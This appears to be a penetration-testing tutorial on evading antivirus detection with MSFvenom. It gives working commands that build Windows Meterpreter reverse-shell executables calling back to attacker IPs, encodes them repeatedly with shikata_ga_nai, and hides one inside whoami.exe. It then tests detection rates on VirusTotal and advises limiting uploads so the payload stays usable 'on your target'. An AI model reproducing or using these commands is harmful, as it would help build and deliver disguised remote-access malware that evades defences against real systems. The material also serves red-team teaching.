The following techniques used by antimalware solutions to detect potential threats:
- Signature based detection
- Behavioral based detection
- Heuristic based detection
Platforms for performing static malware analysis:
Encoding payloads with MSFVenom:
Metasploit Framework Venom (MSFvenom) is commonly used by penetration testers to craft custom payloads for performing exploitation, remote code execution (RCE), and privilege escalation on targeted systems. RCE allows an attacker to run arbitrary code on a target machine or in a target process without having physical access to the machine. In addition, this tool enables the penetration tester to perform encoding and obfuscation by altering and changing the appearance of the payload without changing its functionality. These methods are commonly used to evade threat detection systems such as IDSs and IPSs.
- Determine the ip you want to use for getting connection back using
ifconfig - Next, use the following commands to generate a reverse shell payload:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.83.128 LPORT=1234 -f exe -o payload1.exe
COMMAND BRIEF:
-p: This enables you to specify the payload. Themsfvenom --listpayloads command displays a list of all supported payloads for MSFvenom.LHOST: This allows you to specify the call-back address, such as the IP address of Kali Linux as the attacker machine.LPORT: This specifies the listening port on the attacker machine; this port needs to be open before executing the payload on the targeted system.-f: This syntax is used to specify the output format. Themsfvenom --listformats command displays a list of supported output formats.-o: This specifies the names of the output file. By default, the payload is stored within the present working directory; use the pwd command to verify the current directory.
- Next, open the web browser within Kali Linux, go to https://www.virustotal.com, and upload the newly generated payload to determine its detection status


Keep in mind that once you have submitted a file to VirusTotal and it has been flagged as malicious, the hash of the malicious file is also shared with other antivirus and security vendors within the industry. Therefore, the time to use your malicious payload is drastically reduced on your target.
Applying some encodings:
- let’s apply encoding to the payload using the

shikata_ga_nai encodingmodule and perform 20 iterations of the encoding to reduce the threat detection rating of the custom payload
msfvenom -p windows/meterpreter_reverse_tcp LHOST=172.30.1.130 LPORT=1234 -a x86 --platform windows -e x86/shikata_ga_nai -i 20 -f exe -o payload2_stageless.exe
- We can’t use a staged payload in terms of
shikata_ga_naiencoding Because this stager is so small and optimized, encoders can’t find enough space or safe instructions to modify. - While a stageless payload’s large size gives the encoder plenty of code to work with, making it compatible.

- Next, let’s generate another custom payload and embed it within an executable file:
msfvenom -p windows/meterpreter_reverse_tcp LHOST=172.30.1.130 LPORT=1234 -x /usr/share/windows-binaries/whoami.exe -a x86 --platform windows -e x86/shikata_ga_nai -i 20 -f exe -o payload3.exe



- As shown in the preceding screenshot, the payload3.exe file has a lower detection rating as compared to the previous custom payloads. It’s important to enumerate running services and applications on a targeted system to determine whether the host is running a specific antimalware solution, then test the payload in a lab environment to ensure it is working as expected before delivering to the target.